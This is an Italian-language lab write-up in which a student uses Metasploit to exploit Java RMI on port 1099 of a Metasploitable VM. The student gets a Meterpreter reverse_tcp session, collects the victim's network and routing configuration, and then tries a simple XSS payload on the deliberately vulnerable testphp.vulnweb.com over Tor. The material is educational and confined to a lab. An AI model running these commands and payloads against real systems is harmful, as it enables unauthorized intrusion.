


S7/L5

L'esercizio di oggi consiste nell'ottenere una sessione meterpreter tramite una vulnerabilità presente nel servizio Java RMI porta 1099.

I requisiti sono i seguenti:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di Routing della macchina vittima.

Quindi come prima cosa dobbiamo configurare i 2 indirizzi IP.



```
kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Actions Edit View Help
(kali@kali)-[~]
$ sudo ifconfig eth0 192.168.77.111
[sudo] password for kali:
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.77.111/24 brd 192.168.77.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fd00::a00:27ff:fead:2587/64 scope global dynamic mngtmpaddr pr
        valid_lft 85941sec preferred_lft 13941sec
    inet6 fe80::a00:27ff:fead:2587/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

Su Kali utilizziamo il comando che ormai usiamo sempre:

```
sudo ifconfig eth0 192.168.77.111
```

Mentre invece su metasploitable dobbiamo andare all'interno del file di configurazione:

```
Sudo nano /etc/network/interfaces
```

```
# This file describes the network interfaces available
# and how to activate them. For more information, see ifconfig(8)

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.77.112
    netmask 255.255.255.0
    gateway 192.168.77.1
    dns-nameservers 8.8.8.8
```

Ricordiamoci che su meta dobbiamo riavviare la connessione (sia tramite comando che riavviando la VM).

Adesso facciamo la prova di connessione con il comando Ping:

```
(kali㉿kali)-[~]
└─$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=1.04 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.580 ms
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=0.917 ms
^C
— 192.168.77.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.580/0.910/1.107/0.202 ms

msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=0.678 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=1.18 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=1.12 ms
64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=0.380 ms
--- 192.168.77.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.380/0.842/1.189/0.331 ms
msfadmin@metasploitable:~$ _
```

Ora che abbiamo verificato la connessione possiamo iniziare avviando **msfconsole**.

```
msf6 > search java RMI

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstal
1 Unauthenticated Plugin Upload RCE
1 exploit/multi/http/crushftp_rce_cve_2023_43177 2023-08-08 excellent Yes CrushFTP Unauthenticated
RCE
2 \ target: Java . . .
3 \ target: Linux Dropper . . .
4 \ target: Windows Dropper . . .
5 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure
Configuration Java Code Execution
6 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure
Endpoint Code Execution Scanner
7 auxiliary/gather/java_rmi_registry 2013-05-22 normal No Java RMI Registry Interfa
ces Enumeration
8 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure
Default Configuration Java Code Execution
9 \ target: Generic (Java Payload) . . .
10 \ target: Windows x86 (Native Payload) . . .
11 \ target: Linux x86 (Native Payload) . . .
12 \ target: Mac OS X PPC (Native Payload) . . .
13 \ target: Mac OS X x86 (Native Payload) . . .
14 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure
Endpoint Code Execution Scanner
15 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl De
serialization Privilege Escalation
16 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social
Engineering Code Execution
17 \ target: Generic (Java Payload) . . .
18 \ target: Windows x86 (Native Payload) . . .
19 \ target: Linux x86 (Native Payload) . . .
20 \ target: Mac OS X PPC (Native Payload) . . .
21 \ target: Mac OS X x86 (Native Payload) . . .
22 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Me
taprogramming RCE
```

Abbiamo cercato l'exploit tramite search **java RMI** e ci sono usciti tutti gli exploit disponibili per java.

Noi abbiamo scelto di usare il numero 5 quindi facciamo **use 5**.

```
msf6 > use 5
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jmx_server) > 
```

Come vediamo ci ha messo un payload di default, per vedere tutti i payload disponibili scriviamo **show payloads**.

```
msf6 exploit(multi/misc/java_jmx_server) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date
0	payload/cmd/unix/bind_aws_instance_connect	.
I)		
1	payload/generic/custom	.
2	payload/generic/shell_bind_aws_ssm	.
3	payload/generic/shell_bind_tcp	.
4	payload/generic/shell_reverse_tcp	.
5	payload/generic/ssh/interact	.
6	payload/java/jsp_shell_bind_tcp	.
7	payload/java/jsp_shell_reverse_tcp	.
8	payload/java/meterpreter/bind_tcp	.
9	payload/java/meterpreter/reverse_http	.
10	payload/java/meterpreter/reverse_https	.
11	payload/java/meterpreter/reverse_tcp	.
12	payload/java/shell/bind_tcp	.
13	payload/java/shell/reverse_tcp	.
14	payload/java/shell_reverse_tcp	.
15	payload/multi/meterpreter/reverse_http	.
se HTTP Stager (Multiple Architectures)		
16	payload/multi/meterpreter/reverse_https	.
se HTTPS Stager (Multiple Architectures)		

```
msf6 exploit(multi/misc/java_jmx_server) > 
```

Questi sono tutti i payload disponibili.

Noi utilizzeremo il numero 11 quindi scriviamo **set payload 11**.

Ora dobbiamo vedere le impostazioni per vedere di cosa ha bisogno l'exploit prima di partire, per vedere ciò scriviamo **show options**.

```
msf6 exploit(multi/misc/java_jmx_server) > show options
```

Module options (exploit/multi/misc/java_jmx_server):

Name	Current Setting	Required	Description
JMXRMI	jmxrmi	yes	The name where the JMX RM
JMX_PASSWORD		no	The password to interact
JMX_ROLE		no	The role to interact with
RHOSTS		yes	The target host(s), see h -metasploit.html
RPORT		yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network machine or 0.0.0.0 to li
SRVPORT	8080	yes	The local port to listen
SSLCert		no	Path to a custom SSL cert
URIPATH		no	The URI to use for this e

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	127.0.0.1	yes	The listen address (an interface
LPORT	4444	yes	The listen port

Come vediamo necessita dell'indirizzo del target e della porta del servizio, andiamo a modificare anche l'indirizzo d'ascolto.

```
msf6 exploit(multi/misc/java_jmx_server) > set rhost 192.168.77.112
rhost => 192.168.77.112
msf6 exploit(multi/misc/java_jmx_server) > set lhost 192.168.77.111
lhost => 192.168.77.111
msf6 exploit(multi/misc/java_jmx_server) >

msf6 exploit(multi/misc/java_jmx_server) > set rport 1099
rport => 1099
```

Ora che abbiamo configurato anche questo possiamo inviare l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/Xy
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 -> 192.168.77.112:4444)

meterpreter >
```

Siamo entrati con successo, ora che siamo dentro dobbiamo raccogliere le informazioni che ci vengono richieste nell'esercizio.

1) Configurazione di rete (ifconfig, ip a)

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe47:ab3e
IPv6 Netmask : ::
```

2) Tabella di Routing (Route)

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.77.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====


Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::
fe80::a00:27ff:fe47:ab3e ::           ::
```

Trovate queste informazioni possiamo considerare il compito riuscito grazie alla vulnerabilità sul servizio javaRMI.


BONUS2:

Il bonus2 richiedeva di effettuare la simulazione di attacco al sito [http://testphp.vulnweb.com /](http://testphp.vulnweb.com/), l'obiettivo non è riuscire nell'attacco ma proprio provare ad attaccare da dentro Tor.


Come prima cosa dobbiamo aprire il Tor browser è connetterci



Una volta connesso, andiamo all'interno del sito e ci ritroveremo all'interno del sito.



All'interno del search scriviamo questa riga “`<script>alert('XSS Attack!');</script>`” e quando andiamo ad inviare ci uscirà questo.



Come notiamo siamo riusciti a fare una XSS all'interno del sito che potenzialmente potrebbe essere memorizzata dal server è eseguita anche ad altri utenti o amministratori del sito. (ovviamente non in questo caso dato che il sito è appositamente fatto per essere violato e non possiede dei reali utenti o amministratori).